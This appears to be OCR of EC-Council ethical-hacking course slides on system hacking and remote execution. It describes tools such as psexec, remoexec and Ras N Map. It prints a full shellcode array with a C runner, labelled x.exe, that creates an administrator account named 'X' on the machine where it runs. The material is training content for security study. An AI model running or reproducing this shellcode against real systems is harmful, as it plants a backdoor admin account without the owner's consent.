
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Active@ Password Changer: Screenshots 1





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Active@ Password Changer: Screenshots 2










Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Active@ Password Changer: Screenshots 3



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Privilege Escalation Tool: x.exe

This tool, when executed on remote systems, creates a user called “X” with a password of “X” and adds the user to the administrator’s group



```
char code[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xba\x00\x00\x00\x89\x06\xff\x36"
"\x68\x8e\x4e\x0e\xec\xe8\xc1\x00\x00\x00\x89\x46\x08\x31\xc0\x50"
"\x68\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\x56\x08\x89\x46"
"\x04\xff\x36\x68\x7e\xd8\xe2\x73\xe8\x9e\x00\x00\x00\x89\x46\x0c"
"\xff\x76\x04\x68\x5e\xdf\x7c\xcd\xe8\x8e\x00\x00\x00\x89\x46\x10"
"\xff\x76\x04\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14"
"\x31\xc0\x31\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00"
"\x68\x72\x00\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68"
"\x6d\x00\x69\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00"
"\x00\x00\x89\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50"
"\x53\x50\x51\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e"
"\x18\x49\x49\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00"
"\xff\x56\x14\xff\x56\x0c\x56\x64\xa1\x30\x00\x00\x00\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b"
"\x6c\x24\x18\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b"
"\x5a\x20\x01\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31"
"\xc0\xac\x38\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24"
"\x14\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01"
"\xeb\x8b\x04\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b"
"\xc2\x04\x00";


int main(int argc, char **argv)
{
 int (*funct)();
 funct = (int (*)()) code;
 (int)(*funct)();
}
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2005 by Randy Glasbergen.
www.glasbergen.com



"Information security is a big deal at my office so sometimes we have to communicate in code. We have 37 different symbols for the word 'jerk'."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited



"Opportunity paged me, beeped me, linked me,
e-mailed me, faxed me, and spammed me.
But I was expecting it to knock!"

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




System Hacking: Part III



Executing Applications

CEH Hacking Cycle



EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: psexec

- Lets you execute processes on other systems remotely
- Launches interactive command prompts on remote systems

```
G:\CEH\Haja\Tools\mahendran\Tools\psexec>psexec

PsExec v1.41 - execute processes remotely
Copyright (C) 2001-2003 Mark Russinovich
www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [\\computer][-u user [-p psswd]][-s|-e][-i][-c [-f|-v]][-d][-<priority>][-a n,n,...] cmd [arguments]
     computer    Direct PsExec to run the application on the remote
                 computer. If you omit the computer name PsExec runs
                 the application on the local system.
     -u          Specifies optional user name for login to remote
                 computer.
     -p          Specifies optional password for user name. If you omit this
                 you will be prompted to enter a hidden password.
     -s          Run the remote process in the System account.
     -e          Loads the specified account's profile.
     -i          Run the program so that it interacts with the desktop on the
                 remote system.
     -c          Copy the specified program to the remote system for
                 execution. If you omit this option the application
                 must be in the system path on the remote system.
     -f          Copy the specified program even if the file already
                 exists on the remote system.
     -v          Copy the specified file only if it has a higher version number
                 or is newer on than the one on the remote system.
     -d          Don't wait for process to terminate (non-interactive).
     -priority   Specifies -low, -belownormal, -abovenormal, -high or
                 -realtime to run the process at a different priority.
     -a          Separate processors on which the application can run with
                 commas where 1 is the lowest numbered CPU. For example,
                 to run the application on CPU 2 and CPU 4, enter:
                 "-a 2,4"
     program     Name of application to execute.
     arguments   Arguments to pass (note that file paths must be
                 absolute paths on the target system).
```


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: remoexec



Executes applications remotely

You should know the following:

- IP address, the account name, and password, to run the application



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ras N Map

Ras N Map can maintain a database of all your RAS connections and machine names/IP Addresses


With this tool, you can establish a dial out RAS connection and map up to 12 drives at once

It is easy to get extended details on remote volumes



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Ras N Map: Screenshot




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Alchemy Remote Executor

Alchemy Remote Executor is a system management tool that allows Network Administrators to execute programs on remote network computers

Program executes on multiple remote computers simultaneously





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Emsa FlexInfo Pro

Emsa FlexInfo Pro is a system information and diagnostics tool that allows you to access a system details and settings

